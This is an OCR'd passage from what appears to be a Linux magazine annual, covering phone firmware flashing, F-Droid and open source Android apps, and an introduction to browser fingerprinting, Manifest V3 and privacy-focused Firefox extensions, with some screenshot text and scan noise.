

Download-Agent: /jonni/Downloads/SP_Flash_Tool_exe_Linux_v5.1612.00.100/MTK_AllInOne_DA.bin
Scatter-loading File: /home/jonni/Downloads/Ubuntu-OTA-13/MT6582_Android_scatter.txt
Firmware Upgrade

☒	Name	Begin Address	End Address	Location
☒	PRELOADER	0x0000000000000000	0x000000000001c3ef	/home/jonni/Downloads/Ubuntu-OTA-13/preloader_...
☒	MBR	0x0000000001400000	0x00000000014001ff	/home/jonni/Downloads/Ubuntu-OTA-13/MBR
☒	EBR1	0x0000000001480000	0x00000000014801ff	/home/jonni/Downloads/Ubuntu-OTA-13/EBR1
☒	UBOOT	0x0000000003120000	0x000000000315c89f	/home/jonni/Downloads/Ubuntu-OTA-13/lk.bin
☒	BOOTIMG	0x0000000003180000	0x0000000003b6a7ff	/home/jonni/Downloads/Ubuntu-OTA-13/boot.img
☒	RECOVERY	0x0000000004580000	0x0000000004e3f7ff	/home/jonni/Downloads/Ubuntu-OTA-13/recovery.img
☒	SEC_RO	0x0000000005980000	0x00000000059a0fff	/home/jonni/Downloads/Ubuntu-OTA-13/secro.img
☒	LOGO	0x0000000006000000	0x000000000605014d	/home/jonni/Downloads/Ubuntu-OTA-13/logo.bin
☒	CACHE	0x0000000006d00000	0x0000000006d3f0db	/home/jonni/Downloads/Ubuntu-OTA-13/cache.img
☒	ANDROID	0x0000000032900000	0x000000009aaf0d97	/home/jonni/Downloads/Ubuntu-OTA-13/system.img
☒	USRDATA	0x00000000b3500000	0x00000000b363a153	/home/jonni/Downloads/Ubuntu-OTA-13/userdata.img

Chip Name: MT6582
Chip Version: 00ca01
Ext Clock: XT_26M
Extern RAM Type: DRAM
Extern RAM Size: 000000

Download Flash 74%
10.41M/s | 1.22G | EMMC | High Speed | 2:04 | /dev/ttyACM0

The SP Flash Tool effuses a sort of espirit de '95, but for ancient phones.

Open source apps

Get into the F-Droid store and find fun and functional tools (that don't send all your data Borg-wards).

MONEY SAVER!
I♥TUX


0:45

Exodus Exodus show you trackers and permissions in apps installed on your device.

Simple Calendar Pro Calendar widget 2022. Appointment scheduler & planner. Business work calendar

Simple Dialer Manage phone calls with this simple phone dialer app with phonebook

Device Connect Yet another tool to connect Android phone with desktop

Tiny Weather Forecast Germany Weather forecast b on open data from the Deutscher Wetterdienst.

A smorgasbord of glorious free software awaits you at the F-Droid store.

If you're now proudly running a Google-free phone OS, you'll probably be wanting to get some free (as in Mel Gibson shouting "Freedom!") apps. Even if you're still running Android and using Play Store apps, the F-Droid store is well worth checking out. It's easy to install – just visit **https://f-droid.org** on a PC and scan the QR code with a laptop. This downloads the APK (the Android package format), and when you try to install it, you'll see a warning saying the browser is not authorised to install unknown apps. This is A Good Thing. Ordinarily, we'd never tell you to download and install APKs this way, but this an exception. You can check the PGP signatures if you are concerned. Once you're happy, you can grant your browser (called *Browser* on LineageOS, and *Chrome* on Android) permission on the next screen and install.

Before we look at F-Droid, let's be sensible and revoke the browser's permission to install software. Go to Settings > Privacy Protection > Special Permissions > Install Unknown Apps, then scroll down to your browser and deactivate it. Now we can explore and enjoy F-Droid. On first glance, it may not appear as exciting as the Play Store, or maybe that's just because it lacks brightly coloured ads and apps screaming for your cash. The first thing you should do is refresh F-Droid's cache, otherwise you'll see an error when you try to install your first app. Scroll down from the top and you'll see an 'Updating repositories' banner.

You don't need a Google Account to run Android; ignore this warning. Think of all the tracking you'll subvert.


Google

Sign in

with your Google Account. Learn more

Skip account setup?

Without a Google Account, you won't be able to:

- Download apps, music, games and other content from Google Play
- Back up your apps to Google, and sync Google services like Calendar and Contacts with your device
- Activate device protection features

Everything on F-Droid is compiled from open source code by the F-Droid team, but it still may contain features that impinge on your privacy. Free apps may still access proprietary services, where you may potentially be tracked. *Fennec* (the mobile edition of *Firefox*), for example, sends some telemetry data back to Mozilla. Its normal build process also involves some blobs, which are removed from the F-Droid version. F-Droid clearly labels such characteristics as Anti-Features, though in a lot of cases they're probably benign, it's just there's no way of knowing. So, if you place a premium on privacy, avoid the Anti-Features.

For a *Google Maps* replacement, look no further than *Organic Maps Offline*. It uses data from OpenStreetMap to draw pretty maps and give sound directions. Don't worry, you can use it online, too (you're prompted to download a local map to save bandwidth). In many cases, particularly cycling and walking paths, *Organic Maps* does better than *Borg Maps*. If you like to keep track of your runs, bike rides and joyrides, then a combination of *OpenTracks* and *OSM Dashboard* will provide at least the rudiments of your proprietary geotrackers. *OpenTracks* captures GPS data as you move around and *OSM Dashboard* plots that data on a map for you.

Amazingly, we've got this far without mention of any kind of mobile command-line interface. Let's remedy this by introducing *Termux*. This lets you incant Bash, telecommunicate over SSH or even compile code, as you would from your desktop terminal emulator. *Termux* even modifies the on-screen keyboard to provide the extra keys so vital to hackers (cursors, Ctrl). It includes a package manager, so getting started with SSH (for example) is as simple as:

```
$ pkg install openssh
```

The `pkg` command is, in fact, a wrapper around Debian's *Apt*, with some tailoring to account for running on an Android base. This brings some limitations. You can't, for example, use *Apt* to install Debian or Ubuntu packages. Find out more at **https://wiki.termux.com/wiki**.

If you use Nextcloud, you'll certainly want to install the mobile app, too. There are also companion apps for its add-ons, such as Talk, Notes, News and Photos. Like many we mention on these pages, Nextcloud is also available on the Play Store, but that doesn't give you the warm and fuzzies like a build from F-Droid. Incidentally, you'll also find builds of Telegram, Signal, DuckDuckGo, Wikipedia and all kinds of other open source services you're already familiar with.



Besides Organic Maps, you might also want to check out the rather elegant, but awkwardly named, OsmAnd (https://osmand.net).

We've not explicitly stated, but it's always been possible to cut the Google cord by factory resetting your Android device. Obviously, this deletes all your data, and you won't be able to play on the Play Store, pay with Android Pay or access your contacts and so on (unless you sign back in and resync). Pre-installed apps such as *Maps, YouTube* and even *Google Lens* still work, albeit no longer tied to your account. Just decline the option to sign into a Google Account in the initial setup. This approach is mainly for those who don't want to nix their bootloaders. Conversely, if you really need (or want) to install Google Apps, take a look at the box below.

Speaking of proprietary apps, check out the *Exodus* tracker and permissions detector. If you run it on a standard proprietary-laden Android, you'll see how much everyone loves Google's Firebase Analytics. Check out the project website at **https://exodus-privacy.eu.org** for more information. If you use *Google Authenticator* as a second factor for logging into any services, consider switching to a FOSS solution. Our favourite is *Aegis,* which works anywhere the Google app would, including with Google services. Of course, switching your services away from the Google app (especially your Google Account itself) may be a painstaking process.

Notification wars

For some time, efforts have been underway to find an alternative to Google's Firebase Cloud Messaging (FCM) for push notifications. The only workaround has been for apps to maintain direct connections with their servers, which is bad for batteries (as those apps then can't be suspended). Now, thanks to the UnifiedPush (UP) protocol (see **https://unifiedpush.org**), there's a way out of this mess. Matrix and Mastodon already support UP in their apps, as does the free *FindMyDevice* app. UP decentralises matters by allowing individuals their own notification distribution services that interoperate with others. One such provider is Ntfy (pronounced notify, see **https://ntfy.sh**) and you can start freeing your notifications with its eponymous app.

And that's more or less all we've got space and time for. Of course, there's a lot we haven't mentioned. Perhaps most glaringly, we haven't discussed Debian's mobile efforts, dubbed Mobian. Read all about them at **https://blog.mobian.org/**. There's loads of LineageOS forks to try as well, such as the security-focused CopperheadOS (**https://copperhead.co**). We spoke of Maemo earlier, but we didn't mention that it gave rise to another mobile project, MeeGo. That one also didn't work out, but it did lead to Samsung's Tizen and Project Mer (used in Jolla's Sailfish OS, see **https://sailfishos.org**). Anyway, as ever, let us know how your mobile Linux efforts proceed. And happy hacking!



What Exodus Privacy does

εxodus

Discover the ingredients of the cake!

Mobile app

Keep an eye on your smartphone!

Learn more

Learn more about the issue with some nice videos!

εxodus - the Privacy Auditing Platform for Android Applications

εxodus analyses Android applications. It looks for embedded trackers and lists them. A tracker is a piece of software meant to collect data about you or what you do. In a way, εxodus reports are a way of knowing what really are the ingredients of the cake you are eating. εxodus does not decompile applications, its analysis technique is entirely legal.

The Exodus project has an app that scans all your apps for egregious permissions and dastardly trackers.

» DISTINCTLY CLOSED GOOGLE APPS

Some people (no matter how much we shout at the sky) want to run Google apps on LineageOS. These can't be distributed by LineageOS and have to be sideloaded at install time. New versions of Lineage recommend the **MindTheGapps** package. You'll find download links at **https://wiki.lineageos.org/gapps**. Grab the correct package for your architecture (probably arm64) and Lineage version. Sideload it from *TWRP* immediately after sideloading the main OS. A number of other G-Apps packages are available, some larger than others.

Alternatively, use the Aurora Store (on F-Droid) to access Play Store apps without a Google Account. Aurora makes it clear which apps use Google Services Framework (GSF) and whether or not they include ads. If you want to access any paid-for apps, you can sign in and do so. This might be a bit of a footgun, though – using Aurora is a violation of Google's Ts and Cs, so it might get your account banned.

The MicroG project aims to freely re-implement the services provided by Google Play Services (and more). This allows apps that depend on them to be run outside of the Google ecosystem. However, for MicroG to function properly, it requires the underlying OS to support signature spoofing, which LineageOS does not. See **https://github.com/microg/GmsCore/wiki/Signature-Spoofing** for a list of OSes that do. Signature spoofing allows MicroG to mimic Google services, so its use is contentious.

LINUX FORMAT

2024 ANNUAL

LINUX
FORMAT

Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

84 **Protect your privacy**
In a world where online privacy is an afterthought at best, David Rutland looks at the hazards of the digital landscape and what you can do to protect yourself

92 **Take full control of your passwords**
Nick Peers reveals how to get started with Buttercup, a password manager that puts you firmly in control of your sensitive data

96 **Master hacking with Kali**
Daring David Rutland dons his black hoodie and joins the red team to try out Kali Linux from Offensive Security

104 **Build your own hardware firewall**
Worried about intruders and hack attacks? Nik Rawlinson shows how to take charge of network security with the BSD-based pfSense firewall

108 **Free all your files**
It's time to stop Big Tech being in control of your online documents. Let Jonni Bidwell show you how with Nextcloud and Collabora Office

PROTECT YOUR PRIVACY

In a world where the concept of online privacy is an afterthought at best, **David Rutland** looks at the hazards of the digital landscape and what you can do to protect yourself.

Few people like being tracked online. Sure, there are some legitimate reasons for it: you may be a threat to national security – busily searching up combustible materials, bidding for the infamous and stylish Casio F-81W on eBay, or meeting up with your fellow government-toppling anarchists on Facebook (although no one is better at overthrowing HMG than HMG). We're sure there are warehouses full of counter-terrorist officers sitting behind ancient CRT monitors, watching the humdrum daily activities of suspected terrorists as they scroll through 60-second TikToks, work on mind-numbing romance novels, and call their grandmas on WhatsApp to make sure they've remembered to take their meds and have enough milk. A James Bond lifestyle it ain't.

In reality most tracking takes place with little or no human interaction, and

7lveBGCqdIRsHphQFjEuI7s==

is for commercial purposes. Your data is sold, rented or other otherwise surrendered for cash. If you have a Google account and use *Chrome,* for instance, everything you do online is synced across Google. If you use a Google handset, that data is tied to your real-world activity, the locations you visit and the contacts you call or text.

In addition to the well-known perils of cookies and beacons, which track you across internet, there are the browser fingerprinters that use nefarious methods to pinpoint your device with alarming specificity.

Ditching Google and the Android mobile operating system should be the first step you take to preserve your online privacy. At the very least, you should be using a privacy-respecting browser such as *Brave* or a hardened *Firefox,* with ad-blockers and anti-tracking plugins. Even better, *Tor 12* alpha is out, making it easier for you to bounce your traffic around the world.

Fear not, because we're here to bulk up your defences and make it much more difficult for snoopers and creeps to know what you're up to online.

Browser fingerprinting

Unless you've been living in a cave for the past 30 years, you'll be aware of the role cookies play in helping tracking companies to, erm, keep track of you.

These tiny files contain a unique identifier and can be inspected by the website that placed them – or occasionally by other websites and services.

By itself, this isn't necessarily a bad thing. Websites that provide a login or shopping cart need to know that you're logged in and have recently added six kilos of fertiliser and a couple of car batteries to your basket.

But when cookies that can identify you across sites are used, privacy becomes an issue; tracking networks that control the cookies can tell precisely which sites you've visited and what you did while you were there.

Our morning has involved scanning the headlines at various news outlets, checking emails, comparing dog worming brands and perusing possible November getaways on caravan sites in north-west England.

We have no idea whether those sites have cookies that can track across the web, but *Firefox's* default setting is to block third-party cookies, and the searches were conducted in a private window, so this writer's anniversary plans are safe. Or are they?

Taken together, the General Data Protection Regulation (GDPR) and the ePrivacy Directive class cookies as personal information because they can help identify individuals, and companies only have a right to process this data if you grant consent or if the company has a legitimate interest.



We value your privacy

We and our partners store or access information on devices, such as cookies and process personal data, such as unique identifiers and standard information sent by a device for the purposes described below. You may click to consent to our and our partners' processing for such purposes. Alternatively, you may click to refuse to consent, or access more detailed information and change your preferences before consenting. Your preferences will apply to this website only. Please note that some processing of your personal data may not require your consent, but you have a right to object to such processing. You can change your preferences at any time by returning to this site or visit our privacy policy.

Use precise geolocation data OFF

Actively scan device characteristics for identification OFF

Consenting allows trackers to strip-mine your browser for data, in addition to polluting your device with cookies. Don't do it!

It's because of this that you see irritating cookie consent pop-ups almost everywhere you go on the web. A lot of websites have these, but some don't.

You may click Accept because you don't care or because you think that as you're browsing in a private window, cookies will be automatically wiped when you close that window. You're correct, but visit the homepage of any 'free' online version of a major UK newspaper, and have a quick read through of the GDPR consent pop-up. You'll notice that it's not just cookies you're agreeing to.

On the *Daily Star's* website (currently showing a wet lettuce), you'll notice the consent notice is provided by a company called Reach, which also owns various Mirror Group titles. The second paragraph reads, "We and our partners may use precise geolocation data and identification through device scanning."

This device scanning – also known as fingerprinting – takes a number of metrics to assign you a unique identifier. These include IP address, system fonts installed, OS, screen resolution, battery information, time zone, canvas draw time and language settings. None of these attributes are unique on their own, but taken together, they identify exactly who you are, and depending on the text of the consent form, you may be allowing them to infer connections across devices, as well. You don't stay private and anonymous online by sitting there doing nothing – you have to be proactive.

» HOW IDENTIFIABLE ARE YOU?

Browser fingerprinting works because very few computers are set up to be identical. Sure, in *Linux Format Towers,* we sit in rows behind identical grey boxes running the exact same OS, software, language packs and IP address, but once we're home, the situation is very different.

The first giveaway is your IP address. Even if you live and work in a factory dorm, that IP address isn't going to have more than a couple of hundred machines using it. You're further identified by the fact that you (presumably) use Linux, making you part of the elite 1% globally. If you're using one of the more esoteric distros or DEs, you're even more identifiable.

The Electronic Frontier Foundation developed Cover Your Tracks to help you to discover exactly how unique you are, and how that can help ad corps to track you without needing to use cookies. Click a button and let the test run for 30 seconds. We discovered that our personal laptop was completely unique, making it incredibly easy.

One in 189 browsers has the same WebGL Vendor and Renderer, one in 16 has the same audio fingerprint, one in four has the same number of CPU cores and one in nine runs on Linux x86_64. Those characteristics are shared by one in every 30,000 browsers, but it gets worse. Try it for yourself at: **https://coveryourtracks.eff.org**.

»

The end of ad-blockers

Manifest V3 will cripple or kill ad-blockers for Chrome, Edge, Opera and more. Why would Google do that?



chrome web store

Home > Extensions > uBlock Origin Lite

uBlock Origin Lite

★★★★★ 31 | Productivity | 8,000+ users

Available on Chrome

Overview | Privacy practices | Reviews | Support | Related

es/2022-10-11/intel-is-planning-thousands-of-job-cuts-in-face-of-pc-slowdown
basic → optimal
www.bloomberg.com

UBlock Origin will struggle on with uBlock Origin Lite, which somehow still manages to block ads while obeying the Google diktat. But for how long?

Ad-blockers have been around for decades. They create a much better reading experience *(shhh, TechRadar is listening!–Ed)* as you're not constantly bombarded by visual junk, autoplaying videos and mysterious sounds emanating from one of your 72 open tabs.

Although it may appear otherwise, adverts are not actually on the site you visit in your browser. The website provides a basic HTML document that contains instructions for formatting, locations from which to retrieve images, and how to fetch and display other resources. Adverts are one such resource and are pulled from a remote location on the server of an advertising company.

The URLs of these ad servers are generally well known and have been compiled into dozens of lists that can be downloaded by you or your PC.

When an ad-blocking extension is installed in a browser such as *Google Chrome,* resource requests are passed through the extension, which then retrieves the resource, which can be an image, advert or another page. If the URL is known to belong to an advertising or tracking company, the advert isn't fetched. Simples.

Except it's not. Browser extensions are a risky proposition at the best of times, and ones that have access to all your web traffic have the potential to be very dangerous indeed. Even if your go-to ad-blocker is ethically developed and open source, there's no guarantee the maintainers won't slip in some kind of malware in future, or the project won't be taken over by an evil villain. We're not scaremongering, it happens – perhaps most notably to the uBlock Origin fork Nano Defender, which, after it was sold, incorporated a forked **connect.js** file, which submitted user data and activity to remote servers. Extensions have also been used as trojans, viruses, keyloggers and other nasties.

Google's big idea, first mooted in 2020, is part of its so-called Privacy Sandbox model, which it says enables "publishers and developers to keep online content free", while enabling people to "enjoy their browsing and app experience without worrying about what personal information is collected, and by whom". All very noble, we're sure. Put simply, Google aims to keep all user data within its own platform and offer advertisers access to user metadata.

Currently, extensions for both *Chrome* and *Firefox*-based browsers are built around Google's Manifest V2, which offers developers the option of using an ephemeral background-based or a persistent background page. Manifest V3 restricts what extensions can do in *Chrome* by making them use service workers – ephemeral, event-based JavaScripts that run in the background and don't have access to the standard website API. They can't execute code and they can only run for a limited time.

While extensions built on Manifest V2 can read and modify your traffic (which is necessary for an ad-blocker to function) using the **chrome.webrequest** permission, Manifest V3 does away with this capability, replacing it with **chrome.declarativeNetRequest**. This permission can still modify your web traffic, but does it blind – without ever seeing what that data is, and must declare, ahead of time, based on a very limited set of

» UBLOCK ISN'T GOING ANYWHERE

If you're a *Chromium* addict and can't get enough of Google products (unlikely, we think), it will still be possible to block ads on *Chrome* once Manifest V2 is deprecated but it'll be fiddly and limited.

UBlock Origin Lite has been specifically developed with Manifest V3 in mind and is fully compliant with Google's new rules.

According to the devs, "UBOL does not require broad read/modify data permission at install time, hence its limited capabilities out of the box compared to uBlock Origin or other content blockers requiring broad read/modify data permissions at install time," and you need to explicitly grant extended permissions on specific sites.

UBlock Origin Lite is still a work in progress, and seems to be effective so far, but it's a sticking-plaster measure at best.



Manifest V3 resources

Manifest V3 is part of a shift in the philosophy behind user security and privacy. The following articles provide an overview of Manifest V3, the reasons behind it, and how to approach it:

Platform vision
Explains how the Manifest V3 changes fit into the big picture of where the platform is going.

Overview of Manifest V3
Summarizes the technical changes introduced with Manifest V3.

Migration guide
Describes how to get started updating Manifest V2 extensions so they work in Manifest V3.

Migration checklist
Provides a quick checklist to help adapt your extension to Manifest V3.

emember your preferences, and optimize your experience.

Google makes it easy for developers to switch to Manifest V3, but it's unclear how many will want to.

Google-defined rules. It stops extensions analysing individual requests, making most ad-blockers useless.

Extensions won't be able to load remote code either – and all code must be approved by Google before the extension is made available to users.

This means you're not going to fall victim to a dodgy extension stealing your bank details or executing arbitrary code to spoil your day, so, yes, it's fair to say that, in one way at least, Google is acting to protect your security and privacy.

But if we're being real for a second here, Google is a surveillance advertising business – a phrase you have doubtless read in these pages before and will again.

This means the more the company knows about you, the more money it can make by targeting adverts specifically to you. Its other businesses – Search, Maps, Android, Gmail and Google Docs – are ancillary to this. With that in mind, it's excruciatingly difficult to believe that Big G's primary aim is to protect your privacy.

Why Google, why?!

We imagine that Google and its advertising businesses would have been quite happy doing business the way they've always done it: matching people to their interests and adverts accordingly.

Privacy organisations, including the Electronic Frontier Foundation and NOYB.EU, have been increasingly making angry noises at the way web users are stalked through the internet jungle, like hapless sightseers by a particularly hungry anaconda.

The GDPR is one result of this and has resulted in massive fines for dozens of corporations, including Google, for failing to respect user privacy and data. But campaigners in Europe would like to see more safeguards in place – ideally, they would like no tracking at all.

Ad-blockers have also become more competent and ubiquitous in recent years. You don't need to be particularly technical to use one, and once it's installed, you can completely forget about it.

Google's Privacy Sandbox is the company's second attempt to decouple individual users from the data it collects while still maximising ad revenue. The first effort, known as Federated Learning of Cohorts, assigned individuals to a cohort that shared common attributes and interests. Adverts would be served to the cohort as a whole without the advertisers ever being able to zoom in on an individual. This idea was eventually scrapped, and in January 2022, Google introduced the Topics API, which would see *Chromium*-based browsers identify five of your interests and serve advertising based on those.

By eliminating personal information from the equation, Google can justify removing ad-blocking functionality. Advertising companies aren't tracking you any more, so it's safe to allow adverts through. It works as a rationale, but it's sure to annoy internet users everywhere.

Just ditch Chrome

Most browsers are based on Google's *Chromium* engine, including *Chrome, Microsoft Edge, Opera* and *Chromium* itself – and all will be affected in some way when Google completely disables Manifest V2 APIs in January 2023.

One *Chromium*-based exception is *Brave,* which doesn't rely on extension APIs to block tracking and ads, so ad-blocking should continue as normal. No guarantees, though – if *Brave* gains enough ground to thwart Google's plans, Google may change the rules in a way that harms *Brave* specifically.

> **GOOGLE'S MOTIVATION**
> "It's excruciatingly difficult to believe that Big G's primary aim is to protect your privacy."

A better option would be to use Mozilla's *Firefox* instead, which has committed to supporting Manifest V2 indefinitely. This means that existing ad-blocking extensions will still work and should continue to work for ever.

Firefox is currently the fourth most popular web browser, boasting a 3.5% market share and coming in after *Chrome* (65%), *Safari* (18%) and *Microsoft Edge,* of all things (4%). Whether extension developers consider it worth investing their blood, sweat and tears into such a small segment remains to be seen.



Receive the latest news, updates and offers as they happen.

Tom's Hardware is supported by its audience. When you purchase through links on our site, we may earn

How to Send and Receive Data Using Raspberry Pi Pico W and MQTT (Updated)

By Les Pounder last updated 3 days ago

$6 to build a sensor device with global reach.

Build volume (w x l):
220 x 220mm: standard size
Less than 220 x 220mm: small
300 x 300mm: large

Future brands

☐ Receive email from us on behalf of our trusted partners or sponsors

You wouldn't believe how many hoops we had to jump through to get a pic of an ad on a website..

Firefox extensions

Let's defend our browsing with some pointy plugins that'll keep the wolves at bay.

The world isn't going to end when Google pulls the plug on Manifest V2 for *Chrome,* so let's investigate the very best anti-tracking and ad-blocking extensions for *Firefox.* With *Chrome* and the long-term viability of extensions on other *Chromium*-based browsers in doubt, it's increasingly clear that *Firefox* is the way forward.

We'd love to recommend Linux-specific browsers such as *Falkon,* but the built-in adblock extension does not have a stellar reputation for being user-friendly, and *Falkon's* overall performance is not quite up there with the best Mozilla has to offer. Perhaps the inevitable exodus from the Googlesphere will prompt increased investment in competent independent browser development, but then again, maybe not.

Firefox has another major advantage in the upcoming browser wars: it's truly multi-platform, with builds available for Windows, Mac OS, Android and iOS. Linux-specific browsers have a tiny market share of what is already a tiny market share, and worthy as they may be, can't attract the kind of massive investment needed – at least, not before January 2023.

As we said, *Firefox* will remain Manifest V2 compatible until the sun explodes, and all the extensions that currently help you to stay safe and anonymous online will remain until the heat death of the universe. Here's what you should be looking at...

● uBlock Origin

